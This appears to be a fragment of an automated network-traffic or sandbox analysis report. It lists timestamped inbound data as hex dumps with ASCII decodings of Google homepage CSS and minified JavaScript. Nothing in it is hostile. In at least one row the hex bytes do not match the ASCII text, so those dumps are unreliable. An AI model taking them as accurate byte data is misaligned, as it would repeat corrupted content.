.gbtb2{border-top-color:#dd4b39!important}#gbi4s,#gbi4s1{font-weight:bold}#gbg6.gbgt-hvr,#gbg6.gbgt:focus{background-color:transparent;background-image:none}.gbg4a{font-size:0;line-height:0}.gbg
2021-09-14 19:48:34 UTC	57	IN	Data Raw: 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 63 6f 6c 6f 72 3a 23 33 36 63 20 21 69 6d 70 6f 72 74 61 6e 74 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 20 21 69 6d 70 6f 72 74 61 6e 74 7d 2e 67 62 6d 74 2c 2e 67 62 6d 74 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 30 70 78 7d 2e 67 62 6d 6c 31 2c 2e 67 62 6d 6c 62 2c 2e 67 62 6d 6c 31 3a 76 69 73 69 74 65 64 2c 2e 67 62 6d 6c 62 3a 76 69 73 69 74 65 64 7b 2a 64 69 73 70 Data Ascii: :visited,.gbml1:visited,.gbmlb:visited{color:#36c !important;text-decoration:none !important}.gbmt,.gbmt:visited{display:block}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{display:inline-block;margin:0 10px}.gbml1,.gbmlb,.gbml1:visited,.gbmlb:visited{*disp
2021-09-14 19:48:34 UTC	58	IN	Data Raw: 61 66 74 65 72 2c 23 47 42 4d 50 41 4c 3a 6c 61 73 74 2d 63 68 69 6c 64 3a 61 66 74 65 72 7b 63 6f 6e 74 65 6e 74 3a 27 5c 30 41 5c 30 41 27 3b 77 68 69 74 65 2d 73 70 61 63 65 3a 70 72 65 3b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 7d 23 67 62 6d 70 73 7b 2a 7a 6f 6f 6d 3a 31 7d 23 67 62 64 34 20 2e 67 62 70 63 2c 23 67 62 6d 70 61 73 20 2e 67 62 6d 74 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 37 70 78 7d 23 67 62 64 34 20 2e 67 62 70 67 73 20 2e 67 62 6d 74 63 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 37 70 78 7d 23 67 62 64 34 20 2e 67 62 6d 74 63 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 62 65 62 65 62 65 7d 23 67 62 64 34 20 2e 67 62 70 63 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b Data Ascii: after,#GBMPAL:last-child:after{content:'\0A\0A';white-space:pre;position:absolute}#gbmps{*zoom:1}#gbd4 .gbpc,#gbmpas .gbmt{line-height:17px}#gbd4 .gbpgs .gbmtc{line-height:27px}#gbd4 .gbmtc{border-bottom:1px solid #bebebe}#gbd4 .gbpc{display:inline-block;
2021-09-14 19:48:34 UTC	60	IN	Data Raw: 2e 67 62 71 66 62 62 7b 6d 61 72 67 69 6e 3a 30 20 32 30 70 78 7d 2e 67 62 70 30 20 2e 67 62 70 73 7b 2a 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 7d 61 2e 67 62 69 62 61 7b 6d 61 72 67 69 6e 3a 38 70 78 20 32 30 70 78 20 31 30 70 78 7d 2e 67 62 6d 70 69 61 77 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 70 61 64 64 69 6e 67 2d 72 69 67 68 74 3a 31 30 70 78 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 36 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 78 76 7b 76 69 73 69 62 69 6c 69 74 79 3a 68 69 64 64 65 6e 7d 2e 67 62 6d 70 69 61 61 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 31 30 70 78 7d 2e 67 62 6d 70 69 61 7b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 64 69 73 70 6c 61 79 3a 62 6c Data Ascii: .gbqfbb{margin:0 20px}.gbp0 .gbps{*display:inline}a.gbiba{margin:8px 20px 10px}.gbmpiaw{display:inline-block;padding-right:10px;margin-bottom:6px;margin-top:10px}.gbxv{visibility:hidden}.gbmpiaa{display:block;margin-top:10px}.gbmpia{border:none;display:bl
2021-09-14 19:48:34 UTC	61	IN	Data Raw: 62 2d 68 76 72 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 30 20 31 70 78 20 31 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 2e 67 62 71 66 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 61 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 2c 2e 67 62 71 66 62 62 3a 3a 2d 6d 6f 7a 2d 66 6f 63 75 73 2d 69 6e 6e 65 72 7b 62 6f 72 64 65 72 3a 30 7d 2e 67 62 71 66 62 61 2c 2e 67 62 71 66 62 62 7b 62 6f 72 64 65 72 3a 31 70 78 20 73 6f 6c 69 64 20 23 64 63 64 63 64 63 3b 62 Data Ascii: b-hvr{-webkit-box-shadow:0 1px 1px rgba(0,0,0,.1);-moz-box-shadow:0 1px 1px rgba(0,0,0,.1);box-shadow:0 1px 1px rgba(0,0,0,.1)}.gbqfb::-moz-focus-inner,.gbqfba::-moz-focus-inner,.gbqfbb::-moz-focus-inner{border:0}.gbqfba,.gbqfbb{border:1px solid #dcdcdc;b
2021-09-14 19:48:34 UTC	62	IN	Data Raw: 61 64 69 65 6e 74 28 74 6f 70 2c 23 34 64 39 30 66 65 2c 23 33 35 37 61 65 38 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 34 64 39 30 66 65 2c 23 33 35 37 61 65 38 29 7d 2e 67 62 71 66 62 3a 61 63 74 69 76 65 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 69 6e 68 65 72 69 74 3b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 30 2e 33 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 Data Ascii: adient(top,#4d90fe,#357ae8);background-image:linear-gradient(top,#4d90fe,#357ae8)}.gbqfb:active{background-color:inherit;-webkit-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);-moz-box-shadow:inset 0 1px 2px rgba(0, 0, 0, 0.3);box-shadow:inset 0 1px 2px rg
2021-09-14 19:48:34 UTC	63	IN	Data Raw: 66 31 66 31 66 31 27 29 7d 2e 67 62 71 66 62 62 7b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 66 66 66 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 74 6f 70 2c 6c 65 66 74 20 62 6f 74 74 6f 6d 2c 66 72 6f 6d 28 23 66 66 66 29 2c 74 6f 28 23 66 62 66 62 66 62 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 74 6f 70 2c 23 66 66 66 2c 23 66 62 66 62 66 62 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 Data Ascii: f1f1f1')}.gbqfbb{background-color:#fff;background-image:-webkit-gradient(linear,left top,left bottom,from(#fff),to(#fbfbfb));background-image:-webkit-linear-gradient(top,#fff,#fbfbfb);background-image:-moz-linear-gradient(top,#fff,#fbfbfb);background-imag
2021-09-14 19:48:34 UTC	65	IN	Data Raw: 30 2c 30 2c 30 2c 2e 31 29 3b 2d 6d 6f 7a 2d 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 69 6e 73 65 74 20 30 20 31 70 78 20 32 70 78 20 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 7d 0a 23 67 62 6d 70 61 73 7b 6d 61 78 2d 68 65 69 67 68 74 3a 32 32 30 70 78 7d 23 67 62 6d 6d 7b 6d 61 78 2d 68 65 69 67 68 74 3a 35 33 30 70 78 7d 2e 67 62 73 62 7b 2d 77 65 62 6b 69 74 2d 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 2a 7a 6f 6f 6d 3a 31 7d 2e 67 62 73 62 69 63 7b 6f 76 65 72 66 6c 6f 77 3a 61 75 74 6f 7d 2e 67 62 73 62 69 73 20 2e Data Ascii: 0,0,0,.1);-moz-box-shadow:inset 0 1px 2px rgba(0,0,0,.1);box-shadow:inset 0 1px 2px rgba(0,0,0,.1)}#gbmpas{max-height:220px}#gbmm{max-height:530px}.gbsb{-webkit-box-sizing:border-box;display:block;position:relative;*zoom:1}.gbsbic{overflow:auto}.gbsbis .

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	66	IN	Data Raw: 6f 6c 6f 72 2d 73 74 6f 70 28 31 2c 72 67 62 61 28 30 2c 30 2c 30 2c 2e 31 29 29 29 3b 62 61 63 6b 67 72 6f 70 6e 64 3a 2d 77 65 62 6b 69 74 2d 67 72 61 64 69 65 6e 74 28 6c 69 6e 65 61 72 2c 6c 65 66 74 20 62 6f 74 74 6f 6d 2c 6c 65 66 74 20 74 6f 70 2c 66 72 6f 6d 28 72 67 62 61 28 30 2c 30 2c 30 2c 2e 32 29 29 2c 74 6f 28 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 77 65 62 6b 69 74 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2c 72 67 62 61 28 30 2c 30 2c 30 2c 30 29 29 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 69 6d 61 67 65 3a 2d 6d 6f 7a 2d 6c 69 6e 65 61 72 2d 67 72 61 64 69 65 6e 74 28 62 6f 74 74 6f 6d 2c 72 67 62 61 28 30 2c Data Ascii: olor-stop(1,rgba(0,0,0,.1)));background:-webkit-gradient(linear,left bottom,left top,from(rgba(0,0,0,.2)),to(rgba(0,0,0,0)));background-image:-webkit-linear-gradient(bottom,rgba(0,0,0,.2),rgba(0,0,0,0));background-image:-moz-linear-gradient(bottom,rgba(0,
2021-09-14 19:48:34 UTC	67	IN	Data Raw: 6f 75 6e 64 3a 23 66 38 66 39 66 61 3b 62 6f 72 64 65 72 3a 73 6f 6c 69 64 20 31 70 78 3b 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 3a 23 64 61 64 63 65 30 20 23 37 30 37 35 37 61 20 23 37 30 37 35 37 61 20 23 64 61 64 63 65 30 3b 68 65 69 67 68 74 3a 33 30 70 78 7d 2e 6c 73 62 62 7b 64 69 73 70 6c 61 79 3a 62 6c 6f 63 6b 7d 23 57 71 51 41 4e 62 20 61 7b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 6d 61 72 67 69 6e 3a 30 20 31 32 70 78 7d 2e 6c 73 62 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 69 6d 61 67 65 73 2f 6e 61 76 5f 6c 6f 67 6f 32 32 39 2e 70 6e 67 29 20 30 20 2d 32 36 31 70 78 20 72 65 70 65 61 74 2d 78 3b 62 6f 72 64 65 72 3a 6e 6f 6e 65 3b 63 6f 6c 6f 72 3a 23 30 30 30 3b 63 75 72 73 6f 72 3a 70 6f 69 6e 74 65 72 3b 68 65 Data Ascii: ound:#f8f9fa;border:solid 1px;border-color:#dadce0 #70757a #70757a #dadce0;height:30px}.lsbb{display:block}#WqQANb a{display:inline-block;margin:0 12px}.lsb{background:url(/images/nav_logo229.png) 0 -261px repeat-x;border:none;color:#000;cursor:pointer;he
2021-09-14 19:48:34 UTC	69	IN	Data Raw: 28 61 2c 62 2c 65 2c 6d 2c 64 29 7b 70 21 3d 3d 61 26 26 67 6f 6f 67 6c 65 2e 6d 6c 28 64 20 69 6e 73 74 61 6e 63 65 6f 66 20 45 72 72 6f 72 3f 64 3a 45 72 72 6f 72 28 61 29 2c 21 31 2c 76 6f 69 64 20 30 2c 21 31 2c 67 6f 6f 67 6c 65 2e 64 6c 3f 30 3a 32 29 3b 70 3d 6e 75 6c 6c 3b 6c 26 26 6e 3e 3d 6b 26 26 28 77 69 6e 64 6f 77 2e 6f 6e 65 72 72 6f 72 3d 6e 75 6c 6c 29 7d 3b 7d 29 28 29 3b 28 66 75 6e 63 74 69 6f 6e 28 29 7b 74 72 79 7b 2f 2a 0a 0a 20 43 6f 70 79 72 69 67 68 74 20 54 68 65 20 43 6c 6f 73 75 72 65 20 4c 69 62 72 61 72 79 20 41 75 74 68 6f 72 73 2e 0a 20 53 50 44 58 2d 4c 69 63 65 6e 73 65 2d 49 64 65 6e 74 69 66 69 65 72 3a 20 41 70 61 63 68 65 2d 32 2e 30 0a 2a 2f 0a 76 61 72 20 65 3d 74 68 69 73 7c 7c 73 65 6c 66 3b 76 61 72 20 61 61 3d Data Ascii: (a,b,e,m,d){p!==a&&google.ml(d instanceof Error?d:Error(a),!1,void 0,!1,google.dl?0:2);p=null;l&&n>=k&&(window.onerror=null)};})();(function(){try{/* Copyright The Closure Library Authors. SPDX-License-Identifier: Apache-2.0*/var e=this||self;var aa=
2021-09-14 19:48:34 UTC	69	IN	Data Raw: 31 30 62 0d 0a 29 3b 72 65 74 75 72 6e 20 69 73 4e 61 4e 28 61 29 3f 62 3a 61 7d 66 75 6e 63 74 69 6f 6e 20 5f 74 76 76 28 61 29 7b 72 65 74 75 72 6e 21 21 61 7d 66 75 6e 63 74 69 6f 6e 20 70 28 61 2c 62 2c 63 29 7b 28 63 7c 7c 67 29 5b 61 5d 3d 62 7d 67 2e 62 76 3d 7b 6e 3a 5f 74 76 6e 28 22 32 22 2c 30 29 2c 72 3a 22 22 2c 66 3a 22 2e 36 36 2e 22 2c 65 3a 22 22 2c 6d 3a 5f 74 76 6e 28 22 31 22 2c 31 29 7d 3b 0a 66 75 6e 63 74 69 6f 6e 20 63 61 28 61 2c 62 2c 63 29 7b 76 61 72 20 64 3d 22 6f 6e 22 2b 62 3b 69 66 28 61 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 29 61 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 62 2c 63 2c 21 31 29 3b 65 6c 73 65 20 69 66 28 61 2e 61 74 74 61 63 68 45 76 65 6e 74 29 61 2e 61 74 74 61 63 68 45 76 65 6e 74 Data Ascii: 10b);return isNaN(a)?b:a}function _tvv(a){return!!a}function p(a,b,c){(c||g)[a]=b}g.bv={n:_tvn("2",0),r:"",f:".66.",e:"",m:_tvn("1",1)};function ca(a,b,c){var d="on"+b;if(a.addEventListener)a.addEventListener(b,c,!1);else if(a.attachEvent)a.attachEvent
2021-09-14 19:48:34 UTC	69	IN	Data Raw: 36 64 66 32 0d 0a 61 5b 64 5d 3b 61 5b 64 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 6b 3d 66 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 2c 6d 3d 63 2e 61 70 70 6c 79 28 74 68 69 73 2c 61 72 67 75 6d 65 6e 74 73 29 3b 72 65 74 75 72 6e 20 76 6f 69 64 20 30 3d 3d 6b 3f 6d 3a 76 6f 69 64 20 30 3d 6d 3f 6b 3a 6d 26 26 6b 7d 7d 7d 76 61 72 20 64 61 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 72 65 74 75 72 6e 20 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 20 67 2e 62 76 2e 6d 3d 3d 61 7d 7d 2c 65 61 3d 64 61 28 31 29 2c 66 61 3d 64 61 28 32 29 3b 70 28 22 73 62 22 2c 65 61 29 3b 70 28 22 6b 6e 22 2c 66 61 29 3b 68 2e 61 3d 5f 74 76 76 3b 68 2e 62 3d 5f 74 76 66 3b 68 2e 63 3d 5f 74 76 6e 3b 68 2e 69 3d 61 61 3b 76 61 72 20 Data Ascii: 6df2a[d];a[d]=function(){var k=f.apply(this,arguments),m=c.apply(this,arguments);return void 0==k?m:void 0==m?k:m&&k}}}var da=function(a){return function(){return g.bv.m==a}},ea=da(1),fa=da(2);p("sb",ea);p("kn",fa);h.a=_tvv;h.b=_tvf;h.c=_tvn;h.i=aa;var
2021-09-14 19:48:34 UTC	71	IN	Data Raw: 64 5d 3d 63 5b 64 5d 3b 74 72 79 7b 75 61 28 61 29 7d 63 61 74 63 68 28 66 29 7b 7d 7d 7d 3b 70 28 22 6d 64 63 22 2c 76 29 3b 70 28 22 6d 64 69 22 2c 6c 61 29 3b 70 28 22 62 6e 63 22 2c 77 29 3b 70 28 22 71 47 43 22 2c 74 61 29 3b 70 28 22 71 6d 22 2c 42 29 3b 70 28 22 71 64 22 2c 78 29 3b 70 28 22 6c 62 22 2c 44 29 3b 70 28 22 6d 63 66 22 2c 70 61 29 3b 70 28 22 62 63 66 22 2c 6f 61 29 3b 70 28 22 61 71 22 2c 41 29 3b 70 28 22 6d 64 64 22 2c 22 22 29 3b 0a 70 28 22 68 61 73 22 2c 71 61 29 3b 70 28 22 74 72 68 22 2c 76 61 29 3b 70 28 22 74 65 76 22 2c 73 61 29 3b 69 66 28 68 2e 61 28 22 6d 3b 2f 5f 2f 73 63 73 2f 61 62 63 2d 73 74 61 74 69 63 2f 5f 2f 6a 73 2f 6b 3d 67 61 70 69 2e 65 6e 2e 37 52 70 68 74 4e 63 47 48 44 51 2e 4f 2f 64 3d 31 Data Ascii: d]=c[d];try{ua(a)}catch(f){}};p("mdc",v);p("mdi",la);p("bnc",w);p("qGC",ta);p("qm",B);p("qd",x);p("lb",D);p("mcf",pa);p("bcf",oa);p("aq",A);p("mdd","");p("has",qa);p("trh",va);p("tev",sa);if(h.a("m;/_/scs/abc-static/_/js/k=gapi.gapi.en.7RphtNcGHDQ.O/d=1
2021-09-14 19:48:34 UTC	72	IN	Data Raw: 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 67 65 6e 5f 32 30 34 3f 61 74 79 70 3d 69 26 7a 78 3d 22 2c 28 6e 65 77 20 44 61 74 65 29 2e 67 65 74 54 69 6d 65 28 29 2c 22 26 6a 65 78 70 69 64 3d 22 2c 64 28 22 32 38 38 33 34 22 29 2c 22 26 73 72 63 70 67 3d 22 2c 64 28 22 70 72 6f 70 3d 31 22 29 2c 22 26 6a 73 72 3d 22 2c 4d 61 74 68 2e 72 6f 75 6e 64 28 31 2f 46 61 29 2c 22 26 6f 67 65 76 3d 22 2c 64 28 22 6b 76 78 41 59 62 4f 43 42 2d 62 46 7a 37 73 50 74 37 4f 55 2d 41 30 22 29 2c 22 26 6f 67 66 3d 22 2c 67 2e 62 76 2e 66 2c 22 26 6f 67 72 70 3d 22 2c 64 28 22 22 29 2c 22 26 6f 67 76 3d 22 2c 64 28 22 33 39 35 33 37 32 39 35 34 2e 30 22 29 2c 22 26 6f 67 67 76 3d 22 2b 64 28 22 65 73 5f 70 6c 75 73 6f 6e 65 5f 67 63 5f 32 30 32 31 30 38 30 33 2e Data Ascii: //www.google.com/gen_204?atyp=i&zx=",(new Date).getTime(),"&jexpid=",d("28834"),"&srcpg=",d("prop=1"),"&jsr=",Math.round(1/Fa),"&ogev=",d("kvxAYbOCB-bFz7sPt7OU-A0"),"&ogf=",g.bv.f,"&ogrp=",d(""),"&ogv=",d("395372954.0"),"&oggv="+d("es_plusone_gc_20210803.
2021-09-14 19:48:34 UTC	73	IN	Data Raw: 72 73 3d 22 2c 22 41 41 32 59 72 54 76 7a 56 4b 52 79 73 75 6d 6a 50 44 45 37 52 4d 7a 63 56 68 33 6a 78 79 73 51 43 67 22 5d 3b 4b 61 26 26 61 2e 70 75 73 68 28 22 3f 68 6f 73 74 3d 77 77 77 2e 67 73 74 61 74 69 63 2e 63 6f 6d 26 62 75 73 74 3d 6f 67 2e 6f 67 32 2e 65 6e 5f 55 53 2e 6b 30 63 62 66 4e 53 33 64 6b 63 2e 44 55 22 29 3b 61 3d 61 2e 6a 6f 69 6e 28 22 22 29 3b 72 61 28 61 29 7d 3b 70 28 22 63 61 22 2c 4a 29 3b 70 28 22 63 72 22 2c 4b 29 3b 70 28 22 63 63 22 2c 48 29 3b 68 2e 6b 3d 4a 3b 68 2e 6c 3d 4b 3b 68 2e 6d 3d 48 3b 68 2e 6e 3d 4c 61 3b 68 2e 70 3d 4e 61 3b 68 2e 71 3d 4d 61 3b 76 61 72 20 4f 61 3d 5b 22 67 62 5f 37 31 22 2c 22 67 62 5f 31 35 35 22 5d 2c 50 61 3b 66 75 6e 63 74 69 6f 6e 20 51 61 28 61 29 7b 50 61 3d 61 7d 66 75 6e 63 74 Data Ascii: rs="","AA2YrTvzVKRysumjPDE7RMzcVh3jxysQCg"];Ka&&a.push("?host=www.gstatic.com&bust=og.og2.en_US.k0cbfNS3dkc.DU");a=a.join("");ra(a)};p("ca",J);p("cr",K);p("cc",H);h.k=J;h.l=K;h.m=H;h.n=La;h.p=Na;h.q=Ma;var Oa=["gb_71","gb_155"],Pa;function Qa(a){Pa=a}funct

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:48:34 UTC	74	IN	Data Raw: 7b 76 61 72 20 6c 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 6e 29 3b 6c 26 26 6c 2e 70 61 72 65 6e 74 4e 6f 64 65 26 26 4b 28 6c 2e 70 61 72 65 6e 74 4e 6f 64 65 2c 22 67 62 74 6f 22 29 7d 7d 7d 5a 61 28 66 29 26 26 24 61 28 66 29 3b 4f 3d 64 3b 4a 28 6b 2c 22 67 62 74 6f 22 29 7d 7d 7d 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 74 67 28 61 2c 62 2c 21 30 29 7d 29 3b 61 62 28 61 29 7d 63 61 74 63 68 28 71 29 7b 72 28 71 2c 22 73 62 22 2c 22 74 67 22 29 7d 7d 2c 63 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 63 6c 6f 73 65 28 61 29 7d 29 7d 2c 64 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 72 64 64 28 61 29 7d 29 7d 2c 59 61 3d 66 75 Data Ascii: {var l=document.getElementById(n);l&&l.parentNode&&K(l.parentNode,"gbto")}}}Za(f)&&$a(f);O=d;J(k,"gbto")}}}}B(function(){g.tg(a,b,!0)});ab(a)}catch(q){r(q,"sb","tg")}},cb=function(a){B(function(){g.close(a)})},db=function(a){B(function(){g.rdd(a)})},Ya=fu
2021-09-14 19:48:34 UTC	76	IN	Data Raw: 73 65 20 6b 2e 61 70 70 65 6e 64 43 68 69 6c 64 28 6d 29 7d 7d 63 61 74 63 68 28 44 62 29 7b 72 28 44 62 2c 22 73 62 22 2c 22 61 6c 22 29 7d 7d 2c 65 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 66 6f 72 28 76 61 72 20 63 3d 62 2e 6c 65 6e 67 74 68 2c 0a 64 3d 30 3b 64 3c 63 3b 64 2b 2b 29 69 66 28 48 28 61 2c 62 5b 64 5d 29 29 72 65 74 75 72 6e 21 30 3b 72 65 74 75 72 6e 21 31 7d 2c 67 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 2c 63 29 7b 66 62 28 61 2c 62 2c 63 29 7d 2c 68 62 3d 66 75 6e 63 74 69 6f 6e 28 61 2c 62 29 7b 66 62 28 61 2c 22 67 62 65 22 2c 62 29 7d 2c 69 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 42 28 66 75 6e 63 74 69 6f 6e 28 29 7b 67 2e 70 63 6d 26 26 67 2e 70 63 6d 28 29 7d 29 7d 2c 6a 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 42 28 66 75 Data Ascii: se k.appendChild(m)}}catch(Db){r(Db,"sb","al")}},eb=function(a,b){for(var c=b.length,d=0;d<c;d++)if(H(a,b[d]))return!0;return!1},gb=function(a,b,c){fb(a,b,c)},hb=function(a,b){fb(a,"gbe",b)},ib=function(){B(function(){g.pcm&&g.pcm()})},jb=function(){B(fu
2021-09-14 19:48:34 UTC	77	IN	Data Raw: 6f 64 65 73 5b 62 5d 3b 62 2b 2b 29 69 66 28 48 28 63 2c 22 67 62 6d 73 67 22 29 29 72 65 74 75 72 6e 20 63 7d 2c 50 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 70 62 26 26 77 69 6e 64 6f 77 2e 63 6c 65 61 72 54 69 6d 65 6f 75 74 28 70 62 29 7d 2c 74 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 76 61 72 20 62 3d 22 69 6e 6e 65 72 22 2b 61 3b 61 3d 22 6f 66 66 73 65 74 22 2b 61 3b 72 65 74 75 72 6e 20 77 69 6e 64 6f 77 5b 62 5d 3f 77 69 6e 64 6f 77 5b 62 5d 3a 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 26 26 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 5b 61 5d 3f 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 5b 61 5d 3a 30 7d 2c 75 62 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 Data Ascii: odes[b];b++)if(H(c,"gbmsg"))return c},P=function(){pb&&window.clearTimeout(pb)},tb=function(a){var b="inner"+a;a="offset"+a;return window[b]?window[b]:document.documentElement&&document.documentElement[a]?document.documentElement[a]:0},ub=function(){retur
2021-09-14 19:48:34 UTC	78	IN	Data Raw: 28 22 6c 50 57 46 22 2c 42 62 29 7d 3b 77 69 6e 64 6f 77 2e 5f 5f 50 56 54 3d 22 22 3b 69 66 28 68 2e 61 28 22 31 22 29 26 26 68 2e 61 28 22 31 22 29 29 7b 76 61 72 20 43 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 42 62 28 66 75 6e 63 74 69 6f 6e 28 29 7b 41 28 22 70 77 22 2c 61 29 3b 44 28 22 70 77 22 29 7d 29 7d 3b 70 28 22 6c 50 57 22 2c 43 62 29 3b 77 2e 70 75 73 68 28 5b 22 70 77 22 2c 7b 75 72 6c 3a 22 2f 2f 73 73 6c 2e 67 73 74 61 74 69 63 2e 63 6f 6d 2f 67 62 2f 6a 73 2f 61 62 63 2f 70 77 6d 5f 34 35 66 37 33 65 34 64 66 30 37 61 30 65 33 38 38 62 30 66 61 31 66 33 64 33 30 65 37 32 38 30 2e 6a 73 22 7d 5d 29 3b 76 61 72 20 45 62 3d 5b 5d 2c 46 62 3d 66 75 6e 63 74 69 6f 6e 28 61 29 7b 45 62 5b 30 5d 3d 61 7d 2c 47 62 3d 66 75 6e 63 74 69 6f 6e 28 Data Ascii: ("lPWF",Bb)};window.__PVT="";if(h.a("1")&&h.a("1")){var 